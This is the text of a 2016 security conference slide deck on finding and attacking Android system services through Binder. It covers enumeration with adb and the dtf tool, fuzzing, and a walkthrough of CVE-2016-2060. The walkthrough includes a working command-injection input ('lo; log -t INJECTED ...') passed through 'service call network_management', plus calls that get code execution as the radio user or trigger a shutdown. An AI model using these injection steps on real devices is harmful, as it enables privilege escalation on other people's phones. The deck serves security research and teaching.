Attacking the Core

Uncovering Vulnerabilities in Android System Services

Jake Valletta

October 8, 2016

Who Am I

- Principal Consultant at Mandiant
- Mobile security researcher
- Beer drinker
- @jake_valletta

Agenda

- Introduction to Android System Services
- Enumerating System Services
- Attacking System Services
- Questions

Motivations

MediaServer Takes Another Hit with Latest Android Vulnerability

TREND MICRO

EXPLOITING CVE-2016-2060 ON QUALCOMM DEVICES

FireEye

Stagefright: Scary Code in the Heart of Android


Researching Android Multimedia Framework Security

ZIMPERIUM MOBILE DEFENSE

BSides DENVER

System Services

System services are Android's man behind the curtain. Even if they aren't explicitly mentioned in Google's app development, documentation, ***anything remotely interesting in Android goes through one of about 50 to 70* system services.***




***Number is 100+ with Android Nougat (7.0)**

Why Target System Services?

- System services run in privileged processes
  - Mostly run as a “system”, “media”, or “radio”
  - Mostly run in privileged SEAndroid context (pre-Nougat)
- Heavily modified by device OEMs
- Largely undocumented and riddled with bugs
  - Permission issues
  - Input validation

System Service Architecture



http://www.opersys.com/downloads/cc-slides/android-debug/slides-main-150423.html

System Service Architecture

1. Each application process is initially fork()ed from the "Zygote" process
   - Zygote is loaded with Android APIs
2. Developer calls published SDK function
   - SDK functions wrap Binder clients
3. Application interacts with system service using Binder interface
   - System service code exists in a separate process
   - Permissions checks occur *in the system service*
4. System service interacts with privileged devices/files/sockets

System Service Architecture - Binder

- Binder is the primary IPC mechanism on Android
  - Abstracts object marshalling
  - Exposed at /dev/binder
- API defined using Android Interface Definition Language ("AIDL") in Java
- API calls are by name, but implemented as transaction numbers (determined at compile time)
  - doCommand(..) → TRANSACTION_doCommand = 12

SMS System Service

- Scenario: How can we (securely) allow applications to send SMS messages?
  - Must prohibit unauthorized applications from sending SMS
  - App developers must have a standardized API
  - Must work across all Android versions and all devices

SMS System Service

- Use SmsManager class and call "sendTextMessage(..)"
- Explicitly request "android.permission.SEND_SMS" permission

```
public void sendSMS(String phoneNo, String msg){
 try {
    SmsManager smsManager = SmsManager.getDefault();
    smsManager.sendTextMessage(phoneNo, null, msg, null, null);
    Toast.makeText(getApplicationContext(), "Message Sent",
       Toast.LENGTH_LONG).show();
    } catch (Exception ex) {
         Toast.makeText(getApplicationContext(),ex.getMessage().toString(),
             Toast.LENGTH_LONG).show();
          ex.printStackTrace();
 }
}
```

http://stackoverflow.com/questions/26311243/sending-sms-programmatically-without-opening-message-app

SMS System Service

- "sendTextMessage(..)" is a wrapper for interfacing with "isms" system service
  - Uses standard AIDL binder client

SmsManager.java

```java
public void sendTextMessage(
        String destinationAddress, String scAddress, String text,
        PendingIntent sentIntent, PendingIntent deliveryIntent) {
    if (TextUtils.isEmpty(destinationAddress)) {
        throw new IllegalArgumentException("Invalid destinationAddress");
    }

    if (TextUtils.isEmpty(text)) {
        throw new IllegalArgumentException("Invalid message body");
    }

    try {
        ISms iccISms = ISms.Stub.asInterface(ServiceManager.getService("isms"));
        if (iccISms != null) {
            iccISms.sendText(ActivityThread.currentPackageName(), destinationAddress,
                    scAddress, text, sentIntent, deliveryIntent);
        }
    } catch (RemoteException ex) {
        // ignore it
    }
}
```

SMS System Service

```java
@Override
public void sendTextForSubscriber(int subId, String callingPackage, String destAddr,
        String scAddr, String text, PendingIntent sentIntent, PendingIntent deliveryIntent,
        boolean persistMessageForNonDefaultSmsApp) {
    IccSmsInterfaceManager iccSmsIntMgr = getIccSmsInterfaceManager(subId);
    if (iccSmsIntMgr != null) {
        iccSmsIntMgr.sendText(callingPackage, destAddr, scAddr, text, sentIntent,
                deliveryIntent, persistMessageForNonDefaultSmsApp);
    } else {
        Rlog.e(LOG_TAG,"sendTextForSubscriber iccSmsIntMgr is null for" +
                        " Subscription: " + subId);
        sendErrorInPendingIntent(sentIntent, SmsManager.RESULT_ERROR_GENERIC_FAILURE);
    }
}
```

UIccSmsController.java

```java
public void sendText(String destAddr, String scAddr,
        String text, PendingIntent sentIntent, PendingIntent deliveryIntent) {
    mPhone.getContext().enforceCallingPermission(
            "android.permission.SEND_SMS",
            "Sending SMS message");
    if (Rlog.isLoggable("SMS", Log.VERBOSE)) {
        log("sendText: destAddr=" + destAddr + " scAddr=" + scAddr +
            " text='"+ text + "' sentIntent=" +
            sentIntent + " deliveryIntent=" + deliveryIntent);
    }
    mDispatcher.sendText(destAddr, scAddr, text, sentIntent, deliveryIntent);
}
```

IccSmsInterfaceManager.java

SMS System Service

- Apps require permission (thus warning the user)
- All sensitive code is contained in a privileged process
  - App process only standardizes API
- Process is standardized in developer documentation
- Device OEMs only need to focus on implementing functionality at a very low level

Enumerating System Services

Where to Look

- List registered services using `service` utility on device
  - Service listing includes AIDL class name

```
05:18:00 /x$ adb shell service list
Found 91 services:
0       telecom: [com.android.internal.telecom.ITelecomService]
1       phone: [com.android.internal.telephony.ITelephony]
2       isms: [com.android.internal.telephony.ISms]
3       iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
4       simphonebook: [com.android.internal.telephony.IIccPhoneBook]
5       isub: [com.android.internal.telephony.ISub]
6       imms: [com.android.internal.telephony.IMms]
7       media_projection: [android.media.projection.IMediaProjectionManager]
8       launcherapps: [android.content.pm.ILauncherApps]
9       fingerprint: [android.service.fingerprint.IFingerprintService]
10      trust: [android.app.trust.ITrustManager]
11      media_router: [android.media.IMediaRouterService]
12      media_session: [android.media.session.ISessionManager]
13      restrictions: [android.content.IRestrictionsManager]
14      print: [android.print.IPrintManager]
15      assetatlas: [android.view.IAssetAtlas]
16      dreams: [android.service.dreams.IDreamManager]
17      commontime_management: []
18      samplingprofiler: []
19      diskstats: []
20      voiceinteraction: [com.android.internal.app.IVoiceInteractionManagerService]
21      appwidget: [com.android.internal.appwidget.IAppWidgetService]
22      backup: [android.app.backup.IBackupManager]
23      jobscheduler: [android.app.job.IJobScheduler]
24      uimode: [android.app.IUiModeManager]
25      serial: [android.hardware.ISerialManager]
26      DockObserver: []
```

Finding Things Manually

- Majority of system service AIDL files exist within Android frameworks
  - Exist in "/system/framework/"

```
05:21:44 /x$ adb shell service list|grep isms
2       isms: [com.android.internal.telephony.ISms]
05:25:39 /x$
```

```
05:21:20 /x$ adb pull /system/framework
```

```
05:26:48 /x$ grep -r "source.*ISms" ./unframework/
./unframework/framework/com/android/internal/telephony/ISms$Stub$Proxy.smali:.source "ISms.java"
./unframework/framework/com/android/internal/telephony/ISms.smali:.source "ISms.java"
./unframework/framework/com/android/internal/telephony/ISms$Stub.smali:.source "ISms.java"
05:26:50 /x$
```

Finding Things Manually

- "$Stub" class contains transactions by ID
- "$Stub$Proxy" class contains function names, arguments, and return value

```
.field static final TRANSACTION_copyMessageToIccEf:I = 0x5
.field static final TRANSACTION_copyMessageToIccEfForSubscriber:I = 0x6
.field static final TRANSACTION_disableCellBroadcast:I = 0x10
.field static final TRANSACTION_disableCellBroadcastForSubscriber:I = 0x11
.field static final TRANSACTION_disableCellBroadcastRange:I = 0x14
.field static final TRANSACTION_disableCellBroadcastRangeForSubscriber:I = 0x15
.field static final TRANSACTION_enableCellBroadcast:I = 0xe
.field static final TRANSACTION_enableCellBroadcastForSubscriber:I = 0xf
.field static final TRANSACTION_enableCel
.field static final TRANSACTION_enableCel
.field static final TRANSACTION_getAllMess
.field static final TRANSACTION_getAllMess
```

ISms$Stub.java

ISms$Stub$Proxy.java

```
.method public copyMessageToIccEf(Ljava/lang/String;I[B[B)Z
    .registers 11
    .param p1, "callingPkg"    # Ljava/lang/String;
    .param p2, "status"    # I
    .param p3, "pdu"    # [B
    .param p4, "smsc"    # [B
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Landroid/os/RemoteException;
        }
    .end annotation
```

Finding Things Manually

- Find the actual system service implementation
- Could be in framework files or in a privileged application

```
05:34:56 /x$ grep -r "super.*ISms\$Stub" unframework/
unframework/telephony-common/com/android/internal/telephony/UiccSmsController.
smali:.super Lcom/android/internal/telephony/ISms$Stub;
05:35:01 /x$
```

grep –r "super.${AIDL_name}\$Stub"* decoded-apps/* unframeworks/*

Finding Things Quickly - dtf

- Use Android Device Testing Framework ("dtf") to enumerate and diff system services
  - https://github.com/jakev/dtf
- Modules specifically used to enumerate system services
  - https://github.com/jakev/dtfmods-core

Finding Things Quickly - dtf

- "dtf" is a framework to answer specific questions:
  - *Which applications run as system?*
  - *Which frameworks have been added by OEMs?*
  - *Which applications run as "system_app" SEAndroid?*
  - *Which applications used the class "java.lang.Runtime"?*
  - *What is the API for the system service "network_management"?*

Finding Things Quickly - dtf

- Pull and process frameworks: frameworkdb
- Process DEX bytecode to databases: frameworkdexdb
- Process services database: sysservicedb
- (optionally process SEAndroid data: sedb)

```
04:54:15 /x$ dtf frameworkdb pull && dtf frameworkdb oatextract && dtf frameworkdb process \
> dtf frameworkdb unpack --report && dtf frameworkdexdb create --all \
> dtf sedb create && dtf sysservicedb create
```

Finding Things Quickly - dtf

SEAndroid Context

AIDL Class Name

```
06:50:21 /x$ dtf sysservicedb dump -Z trust
Service trust [u:r:system_server_service:s0] (android.app.trust.ITrustManager)
[+]   1 void reportUnlockAttempt(boolean successful, int userId);
[+]   2 void reportEnabledTrustAgentsChanged(int userId);
[+]   3 void reportRequireCredentialEntry(int userId);
[+]   4 void registerTrustListener(android.app.trust.ITrustListener trustListener);
[+]   5 void unregisterTrustListener(android.app.trust.ITrustListener trustListener);
[+]   6 void reportKeyguardShowingChanged();
[+]   7 boolean isDeviceLocked(int userId);
```

Transaction ID

Method Prototype

Finding Things Quickly - dtf

dtf sysservicedb diff -Z --all

```
Service backup [u:r:system_server_service:s0] (android.app.backup.IBackupManager)
[+]   14 void fullTransportBackup(java.lang.String[] packageNames);
[+]   22 android.content.Intent getDataManagementIntent(java.lang.String transport);
[+]   23 java.lang.String getDataManagementLabel(java.lang.String transport);
[+]   26 void setBackupServiceActive(int whichUser, boolean makeActive);
[+]   27 boolean isBackupServiceActive(int whichUser);
Service battery [u:r:system_server_service:s0] (None)
Service batteryproperties [u:r:healthd_service:s0] (android.os.IBatteryPropertiesRegistrar) [NEW]
[+]   1 void registerListener(android.os.IBatteryPropertiesListener listener);
[+]   2 void unregisterListener(android.os.IBatteryPropertiesListener listener);
[+]   3 int getProperty(int id, android.os.BatteryProperty prop);
Service batterystats [u:r:system_server_service:s0] (com.android.internal.app.IBatteryStats)
[+]   3 void noteStartVideo(int uid);
[+]   4 void noteStopVideo(int uid);
[+]   5 void noteStartAudio(int uid);
[+]   6 void noteStopAudio(int uid);
[+]   7 void noteResetVideo();
[+]   8 void noteResetAudio();
```

Finding Things Quickly - dtf

- Can use the **findimp** module to find a system service implementation class

```
12:54:58 /x$ dtf sysservicedb list |grep network
Service network_management (android.os.INetworkManagementService)
Service network_score (android.net.INetworkScoreService)
12:55:05 /x$
```

```
12:52:54 /x$ dtf findimp network_management 2> /dev/null
./unframework/services/com/android/server/NetworkManagementService.smali
12:52:56 /x$
```

Attacking System Services

Analyzing the Service

- Reverse the implementation to determine the arguments
  - Convert DEX to JAR (enjarify) and use a Java disassembler
    - "BytecodeViewer" has many disassemblers built in
  - Review the Smali classes

```
11:21:03 /x$ enjarify.sh framework/telephony-common.odex 2>/dev/null
Using python3 as Python interpreter
Output written to telephony-common-enjarify.jar
```

```java
public void sendText(String string, String string2, String string3, String string4, PendingIntent pendingIntent
    int n = this.getPreferredSmsSubscription();
    this.sendTextForSubscriber(n, string, string2, string3, string4, pendingIntent, pendingIntent2);
}

public void sendTextForSubscriber(int n, String string, String string2, String string3, String string4, Pending
    IccSmsInterfaceManager iccSmsInterfaceManager = this.getIccSmsInterfaceManager(n);
    if (iccSmsInterfaceManager != null) {
        String string5 = string;
        String string6 = string2;
        String string7 = string3;
        iccSmsInterfaceManager.sendText(string, string2, string3, string4, pendingIntent, pendingIntent2);
        return;
    }
    String string8 = "RIL_UiccSmsController";
    Object object = new Object();
    String string9 = "sendText iccSmsIntMgr is null for Subscription: ";
    object = object.append(string9).append(n).toString();
    Rlog.e((String)string8, (String)object);
}
```

Analyzing the Service

- Look for security checks (or lack of)
  - Permission checks: "Context.enforceCallingOrSelfPermission(..)"
  - User ID checks: "Binder.getCallingPid()" / "Process.myPid()"

```
private boolean checkCallingPermission(String var1, String var2) {
   boolean var3 = true;
   int var4 = Binder.getCallingPid();
   int var5 = Process.myPid();
   if(var4 != var5) {
      Context var6 = this.mContext;
      var4 = var6.checkCallingPermission(var1);
      if(var4 != 0) {
         StringBuilder var7 = new StringBuilder();
         var7 = var7.append("Permission Denial: ").append(
         var4 = Binder.getCallingPid();
         var7 = var7.append(var4).append(", uid=");
         var4 = Binder.getCallingUid();
         var7 = var7.append(var4);
         String var9 = " requires ";
         String var8 = var7.append(var9).append(var1).toSt
         Slog.w("InputManager", var8);
         var3 = false;
         var7 = null;
      }
   }

   return var3;
}
```

"input" Service

"network_management" Service

```
public void disableNat(String var1, String var2) {
   Context var3 = this.mContext;
   String var4 = "android.permission.CONNECTIVITY_INTERNAL";
   String var5 = "NetworkManagementService";
   var3.enforceCallingOrSelfPermission(var4, var5);
   String var8 = "disable";
   NetworkManagementService var10000 = this;
   String var10001 = var8;
   String var10002 = var1;

   try {
      var10000.modifyNat(var10001, var10002, var2);
   } catch (SocketException var7) {
      IllegalStateException var9 = new IllegalStateException(var7);
      throw var9;
   }
}
```

Analyzing the Service - Pitfalls


- No permission checks
- Permission check occurs in API, not system service
- Incorrect permission protectionLevel
  - “normal” / “dangerous” on critical services
- Exposed socket / device
  - Careful using abstract sockets!

Using `service`

- Ideal for simple method arguments and standalone calls

```
12:06:43 /x$ dtf sysservicedb dump -Z power|grep shutdown
[+]   16 void shutdown(boolean confirm, boolean wait);
12:06:49 /x$
```

```
12:04:16 /x$ adb shell service call power 16 i32 0 i32 0
Result: Parcel(00000000    '....')
12:04:22 /x$
```



Fuzzing using `service`

- A surprising number of services fail when called with no arguments ☺

```
01:47:46 /DevTesting/LenovoVibe$ fuzz.sh fuzz.conf SurfaceFlinger
Starting the runner
Started: 48805
Using config: fuzz.conf
Skipping to: SurfaceFlinger
Here we go
Skipping 'AppIconThemeServices' due to start...
Skipping 'DockObserver' due to start...
Let's get started!
Unable to guess max, setting to 100...
SurfaceFlinger 0
Result: Parcel(Error: 0xffffffffffffffff "Operation not permitted")
SurfaceFlinger 1
Result: Parcel(Error: 0xffffffffffffffff "Operation not permitted")
SurfaceFlinger 2
Result: Parcel(Error: 0xffffffffffffffff "Operation not permitted")
SurfaceFlinger 3
Result: Parcel(
  0x00000000: 73682a85 0000017f 00000002 00000055
  0x00000010: a070ac18 00000055
Object #0 @ 0x0: 'sh*' = 2)
```

```
Result: Parcel(ffffffea    '....')
SurfaceFlinger 11
Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
SurfaceFlinger 12
Service interaction failed, smart skip.
Max for accessibility: 11
accessibility 0
[Stop] something broke!
Shutting down!!!
```

Analyzing the Service - OEMs


- More likely to contain vulnerabilities*
- Use "diff" function of sysservicedb module

```
Service lenovopermission (com.android.internal.app.IAppPcService) [NEW]
[+]   1 boolean inWhiteList(int code, java.lang.String packageName, int uid, int pid);
[+]   2 int checkOperation(int code, int uid, int pid, com.android.internal.app.IAppPcCallback callback);
[+]   3 boolean checkOperationAsync(int code, java.lang.String packageName, int uid, int pid);
[+]   4 boolean checkAutoStart(java.lang.String packageName, java.lang.String callerApp, java.lang.String action);
[+]   5 android.content.pm.ActivityInfo checkNetworkPrompt(android.content.pm.ActivityInfo aInfo, android.content.Intent in
[+]   6 android.content.pm.ActivityInfo checkAppLock(android.content.pm.ActivityInfo aInfo, android.content.Intent intent);
[+]   7 boolean stopService(android.content.Intent intent);
[+]   8 void setApplicationEnabledSetting(java.lang.String packageName, int newState, int flags);
[+]   9 void sendOrderedBroadcastAsUser(android.content.Intent intent, android.os.UserHandle user, java.lang.String receive
edBroadcastCallback resultReceiver, int initialCode, java.lang.String initialData, android.os.Bundle initialExtras);
[+]   10 void setNotificationsEnabledForPackage(java.lang.String pkg, int uid, boolean enabled);
[+]   11 void setUidPolicy(int uid, int policy);
[+]   12 void startActivityForResult(android.content.Intent intent, int requestCode);
[+]   13 boolean areNotificationsEnabledForPackage(java.lang.String pkg, int uid);
[+]   14 void maybeNetworkBlock(int uid);
[+]   15 boolean isBlacklistNumber(java.lang.String number);
[+]   16 void addBlockedCallLog(java.lang.String number, int features, long date, java.lang.String accountComponentName, ja
[+]   17 boolean checkSMSIntent(android.content.Intent intent);
[+]   18 boolean checkMMSPushIntent(java.lang.String number, android.content.Intent intent);
[+]   19 int pmInstallApk(int uid, int pid, java.lang.String path);
[+]   20 java.util.List getCheckHistorys();
[+]   21 void clearCheckHistorys(java.lang.String packageName);
```

*don't quote me here

Using Android Studio

- Tricky to setup, but allows for more complex arguments and consecutive calls
  - Need to tell Android Studio about the ServiceManager class (non-public)
    - Should be in "/system/framework/framework.jar"
  - Need to tell Android Studio about your Binder API
    - If different from AOSP SDK



Using Android Studio

- Convert "services.jar" and DEX that contains AIDL API to JARs
  - "telephony-common", "framework", "framework2", "ext"
  - Add hack to "build.gradle" to tell AS about the classes, but not compile

```
configurations{
    provided
}

dependencies {
    compile <other dependencies>
    provided files('libs/framework.jar')
    provided files('libs/framework2.jar')
    provided files('libs/services.jar')
}
```

```
01:37:41 /DevTesting/LenovoVibe$ enjarify.sh framework2.dex
Using python3 as Python interpreter
1000 classes processed
2000 classes processed
Output written to framework2-enjarify.jar
2405 classes translated successfully, 0 classes had errors
```

Using Android Studio

- Setup binder using "Stub.asInterface(..)" method
- Call methods on returned object

```
AidlClass ac  =
        AidlClass.Stub.asInterface(
        ServiceManager.getService(SERVICE_NAME));

try {
        Log.d("ServiceTest", ac.function());
} catch (RemoteException e) {
        e.printStackTrace();
}
```

Using Android Studio

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    IAppPcService t = IAppPcService$Stub.asInterface(
                    ServiceManager.getService("lenevopermission"));

    Log.d("ServiceTest", "Result" + t.pmInstallApk(0, 0,
                                        "/mnt/sdcard/win.apk"));
}
```

CVE2016-2060

- Command injection in “network_management” system service
  - Code execution as “radio”
  - “iface” argument not sanitized by “netd” daemon

```
01:58:32 /DevTesting/LenovoVibe$ dtf sysservicedb diff network_management
Service network_management (android.os.INetworkManagementService)
[+]   30 void addUpstreamV6Interface(java.lang.String iface);
[+]   31 void removeUpstreamV6Interface(java.lang.String iface);
```

```
02:01:06 /DevTesting/LenovoVibe$ adb shell service call network_management 30 s16 "lol"
Result: Parcel(00000000    '....')
02:01:12 /DevTesting/LenovoVibe$
```

CVE2016-2060

- Spot the bug!

```
02:07:50 /DevTesting/LenovoVibe$ adb logcat |grep lol
D/NetworkManagementService(  910): addUpstreamInterface(lol)
D/CommandListener(  318): command tether interface add_upstream lol
D/TetherController(  318): addUpstreamInterface(lol)
D/TetherController(  318): int TetherController::getIfaceIndexForIface(const char *)() File path is /sys/cla
E/TetherController(  318): int TetherController::getIfaceIndexForIface(const char *)() Cannot read file : pa
D/TetherController(  318): int TetherController::configureV6RtrAdv(): Upstream Iface: lol iface index: -1
D/radish  ( 3758): Adding lol to bridge0
D/radish  ( 3758): radish_parse_args: brctl addif bridge0 lol
```

```
02:09:34 /DevTesting/LenovoVibe$ adb shell service call network_management \
> 30 s16 "lo; log -t INJECTED weeeeeeee"
Result: Parcel(00000000    '....')
02:10:16 /DevTesting/LenovoVibe$ adb logcat |grep INJECTED
I/INJECTED( 3995): weeeeeeee
^C
```

CVE2016-2060

- Introduced in 2011
- "radio" user has a number of permissions not accessible to third-party applications
- "netd" SEAndroid context is not very powerful on newer devices
  - Can access SMS data on older devices
  - Can modify a number of system properties

```
02:14:32 /DevTesting/LenovoVibe$ dtf radio_exe "id" && adb logcat -s radio_exe:*
Result: Parcel(00000000    '....')
Result: Parcel(00000000    '....')
Result: Parcel(00000000    '....')
--------- beginning of system
--------- beginning of main
I/radio_exe( 4636): uid=1001(radio) gid=1001(radio) groups=3003(inet),3004(net_raw),
3005(net_admin) context=u:r:netd:s0
```

Recap

Recap

- System services are the core of Android
- System services can be enumerated manually, or with automated tools
- Compromising system services routinely leads to privilege escalation, denial of service, and information disclosure

Questions? Comments?

Contact Me!

- GitHub: https://github.com/jakev/
- Blog: http://blog.thecobraden.com
- Website: https://www.thecobraden.com/
- Twitter: @jake_valletta
- Email: javallet@gmail.com

The End

Thanks!